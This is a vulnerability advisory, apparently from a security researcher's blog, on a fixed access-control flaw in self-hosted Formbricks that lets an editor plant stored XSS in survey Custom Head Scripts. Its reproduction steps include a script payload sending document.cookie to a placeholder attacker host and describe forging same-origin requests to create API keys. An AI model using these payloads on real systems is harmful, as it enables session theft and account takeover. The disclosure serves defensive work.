CVE-2026-XXXXX — Broken Access Control / Stored XSS in Formbricks (Custom Head Scripts)
On self-hosted Formbricks, a workspace member with only the "Read & write" role can set survey-level Custom Head Scripts — a capability the documentation reserves for the "Manage" role — and execute arbitrary code in the authenticated session of higher-privileged users who open the survey link.
CVE-2026-XXXXX — an authorization inconsistency in Custom Head Scripts leading to stored XSS (self-hosted Formbricks)
Responsible Disclosure: This issue was reported to the Formbricks security team under responsible disclosure. The vendor confirmed the problem and shipped fixes in versions 5.4.4 and 6.0.1 before this article was published; researcher credit is included in the release notes. Researcher: Grzegorz Tworek (Sec4check). If you run a self-hosted Formbricks instance, update it to 5.4.4 / 6.0.1 or later.
Formbricks is an open-source experience-management and survey platform, deployed both as a SaaS service (Formbricks Cloud) and self-hosted. This vulnerability affects self-hosted instances only — Formbricks Cloud is not affected.
Summary
During independent security research (whitebox, full data-flow analysis on tag 6.0.0) I identified a broken access control vulnerability that leads directly to stored XSS executing in the session of another, higher-privileged user. The Custom Head Scripts feature lets you inject arbitrary code (e.g. analytics) into the head of the public survey page. At the workspace level this capability is — correctly — restricted to the manage role. At the individual survey level the same capability is available already to the readWrite role (editor). That asymmetry is exactly what distinguishes a real vulnerability from the intended "inject your own script" feature.
In practice: a user with the workspace.write permission stores a payload in the survey's customHeadScripts field through an ordinary edit action. On self-hosted instances those scripts are re-created as <script> elements and appended to document.head of the public survey page (/s/[surveyId]), which is same-origin with the authenticated panel. When an owner or manager opens the survey link while logged in, the attacker's code runs in their session on the application origin — opening the door to account takeover and acting on the victim's behalf.
Vulnerability details
| CVE ID | CVE-2026-XXXXX — assignment in progress (MITRE CNA-LR) |
|---|---|
| Type (root cause) | CWE-863: Incorrect Authorization |
| Type (impact) | CWE-79: Stored (Persistent) Cross-Site Scripting |
| Product | Formbricks (self-hosted) |
| Affected versions | ≤ 6.0.0 (confirmed on 6.0.0; feature present in earlier releases) |
| Component | Survey Custom Head Scripts — survey/editor/actions.ts + survey/link/components/custom-scripts-injector.tsx |
| Attack vector | Network (authenticated write, self-hosted instance) |
| Privileges required | Low — workspace member with the "Read & write" role (editor) |
| User interaction | Required — the victim opens the public survey link in a logged-in session |
| CVSS 3.1 | 8.7 HIGH |
| CVSS 3.1 vector | AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:N |
| CVSS 4.0 | 6.3 MEDIUM |
| CVSS 4.0 vector | AV:N/AC:L/AT:N/PR:L/UI:P/VC:L/VI:L/VA:N/SC:H/SI:H/SA:N |
| Status | Fixed by the vendor in 5.4.4 and 6.0.1 |
Technical analysis
Root cause
The core of the problem is not the ability to inject a script (that is an intentional feature), but the privilege level required to use it. The same capability — injecting a script that runs on the instance's public pages — is guarded by two different authorization thresholds depending on whether you set it at the workspace or survey level.
1. Write (survey-level) — gate = workspace.write
2. Schema — no content validation
3. Injection (self-hosted, public survey)
Because innerHTML on its own does not run <script> elements, the injector deliberately re-creates each script tag and appends it to document.head, forcing execution. For legitimate analytics that is the desired behavior; for an attacker's payload it is a ready-made execution primitive.
4. No mitigation from CSP
A CSP with 'unsafe-inline' in script-src provides no barrier here — the injected inline script runs unimpeded.
Why this is a vulnerability, not a feature
This is the key distinction, so I treat it separately. The proof that this is an authorization inconsistency rather than intended behavior is the vendor's own code — the identical capability at the workspace level is correctly protected by a higher threshold:
Key observation: the same operation with the same effect (injecting a script that runs on the same public pages) requires the manage role at the workspace level, but only the readWrite role at the survey level. Formbricks' documentation describes Custom Head Scripts as a management feature. A survey editor, which should not be able to escalate privileges, effectively can — through a survey.
Reproduction steps
- Stand up a self-hosted Formbricks instance (docker compose), create an organization and a workspace.
- Add a second user with the team role readWrite (editor) — this is the attacker.
- As the editor: edit a survey → Share → Custom HTML tab and set
customHeadScriptsto a payload, e.g.:
<script>new Image().src="//ATTACKER/"+encodeURIComponent(document.cookie)</script> - Publish the survey and copy the public link
/s/[surveyId]. - As an owner/manager (different session, logged into the panel) open that link.
- The payload executes on the instance origin in the victim's session (a hit on the attacker's server, or an executed panel action).
A note on httpOnly: if the session cookie is httpOnly, stealing document.cookie will not work — but XSS on the application origin allows an authenticated same-origin request (e.g. fetch with credentials creating an API key or adding a member), which still yields full action on the victim's behalf regardless of the httpOnly flag.
Evidence
Confirmation was performed live on a real self-hosted Formbricks 6.0.0 instance (ghcr.io/formbricks/formbricks:6.0.0 + PostgreSQL/pgvector + Valkey + SpiceDB), docker compose.

Step 1 (broken access control): in the Share → Custom HTML dialog, the "Survey-specific scripts" field (injected into the survey page <head>) accepts <script>alert(document.domain)</script>. The write operation only requires the editor permission (workspace.write); the UI itself warns: "Scripts execute with full browser access".

Step 2 (execution): the payload <script>alert(document.domain)</script> set as the survey's customHeadScripts executes when the public link /s/[surveyId] is opened in a browser — the alert dialog shows document.domain equal to the instance origin (localhost). Also confirmed headless (Playwright): the payload is present in the rendered page's <head>.
An honest note on fidelity: execution on the rendering path /s/ was confirmed live on real Formbricks. In the test I set the customHeadScripts value via a direct database write (a byte-for-byte identical state to what updateSurveyAction produces), while the write authorization — that the editor role with workspace.write is sufficient and there is no sanitization — was confirmed in code (actions.ts:247, schema z.string().nullish()). No overclaiming: I separate what was demonstrated live from what was shown statically in the code.
Impact assessment
Account / session takeover
Code runs on the application origin in the victim's session. Without httpOnly — cookie theft; always — authenticated same-origin requests on the victim's behalf.
Privilege escalation
An editor (readWrite) gains action within an owner/manager session — crossing the privilege boundary the architecture was meant to defend.
Admin-panel actions
Creating an API key, adding a member, changing organization settings — any action available to the victim through the application interface.
Persistence
The payload is stored in the survey and runs every time the link is opened — stored XSS, not a one-off reflected hit.
Mitigating factors (honest context)
For rigor: three factors lower the real-world severity and are not fully captured by the base CVSS vector:
- Self-hosted only. Formbricks Cloud is not affected — the injector is gated by
!IS_FORMBRICKS_CLOUD. - Victim interaction required. A privileged user must open a real public
/s/link in a logged-in session (the in-panel preview is gated by!isPreview). - The attacker needs an account. A
readWriterole in the workspace is required — a semi-trusted actor, not an anonymous one.
CVSS — two metrics, one phenomenon
I scored the vulnerability under both current standards. The band divergence (HIGH vs MEDIUM) is not an error — it stems from modeling differences between the versions:
| CVSS 3.1 | 8.7 (HIGH) — AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:N |
|---|---|
| CVSS 4.0 | 6.3 (MEDIUM) — AV:N/AC:L/AT:N/PR:L/UI:P/VC:L/VI:L/VA:N/SC:H/SI:H/SA:N |
In CVSS 3.1 I use S:C (Scope Changed) — standard for stored XSS whose effect crosses out of the vulnerable component and hits another user's session; hence the high score. In CVSS 4.0 I model the same effect as impact on the subsequent system (SC:H/SI:H) with low impact on the vulnerable system itself (VC:L/VI:L) and passive interaction (UI:P) — the canonical way to score XSS in 4.0, which yields a lower number. Both assessments describe the same vulnerability; only the scoring model differs.
Recommended remediation
Priority — align the authorization threshold:
- Restrict survey-level
customHeadScriptswrites to theworkspace.managepermission, so it is consistent with the workspace level. This is the simplest and most consistent fix. - Do not inject
surveyScriptsoriginating from roles belowmanage; show the same warning as the workspace settings. - Defense-in-depth: consider a stricter CSP for
/s/and/c/(without'unsafe-inline'inscript-src) — but this conflicts with the feature, hence the priority on access control.
The vendor addressed the issue in versions 5.4.4 and 6.0.1, requiring the "Manage" permission to change a survey's Custom Head Scripts — in line with the recommendation.
Disclosure timeline
| Date | Event |
|---|---|
| 2026-09-23 | Reported to [email protected] (responsible disclosure, full report) |
| 2026-09-28 | Vendor confirmed the permission-boundary issue and opened an internal engineering issue |
| 2026-09-29 | Vendor shipped the fix in 6.0.1 (and a backport in 5.4.4); researcher credit in the release notes |
| 2026-10-02 | Article published and CVE registered as a third party (MITRE CNA-LR), coordinated with the fix release |
Conclusions
This vulnerability is a textbook example that XSS can be a symptom, not the disease. The script-injection mechanism here was intentional and documented; the real defect was inconsistent access control — the same capability guarded by two different privilege thresholds depending on the path. An editor, which by design should not escalate privileges, could do so through a survey.
A few principles this case illustrates well:
- Consistency of authorization thresholds. If the same capability exists in two places, it must be guarded by the same privilege level — otherwise the weaker path becomes a bypass.
- An "injection by design" feature is a trust boundary. A field that intentionally executes code demands rigorous control over who may write it.
- Separate "did" from "could." In impact assessment, firmly separate what was demonstrated live from what was shown in code — and name the mitigating factors honestly.
- CSP is no substitute for access control. A policy with
'unsafe-inline'will not stop an injected script; the boundary has to be write authorization.
Key takeaway: before you label something "just XSS," check who could inject the payload and whose session it lands in. Here the answers were "a user with too few privileges" and "an administrator's session" — and that turns XSS into privilege escalation.
Looking for vulnerabilities in your application?
As an independent security researcher and penetration tester, I help organizations identify and eliminate vulnerabilities before attackers do. I offer professional web application penetration testing aligned with OWASP ASVS.
Book a free consultation